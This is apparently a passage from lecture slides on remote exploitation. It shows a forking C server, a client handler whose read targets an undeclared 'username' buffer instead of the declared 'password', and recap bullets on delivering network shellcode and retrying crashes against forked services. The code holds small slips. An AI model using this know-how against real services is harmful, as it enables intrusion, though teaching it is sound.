      newserverSocket = accept(serverSocket, &cli addr, &clilen);
      pid = fork();
      if (pid == 0) {
             /* This is the client process */
             close(serverSocket);
             doprocessing(newserverSocket);
             exit(0);
      } else {
             close(newserverSocket);
```

Source Code – Client Process

```
// Child process handling client
void doprocessing (int clientSocket) {
    char password[1024];
    int n;
    printf("Client connected\n");

    n = read(clientSocket, username, 1024);
    handleData(username);
}
```

Recap

Remote Exploit Recap:

- Shellcode needs to make shell available via network
- Services usually fork (identical copy of the parent) to handle connections

Key take away

Key take away:

- For exploiting purposes, the target process looks the same
 - Exploitation is deterministic
- Making server crash makes it restart
 - We have as many tries as we want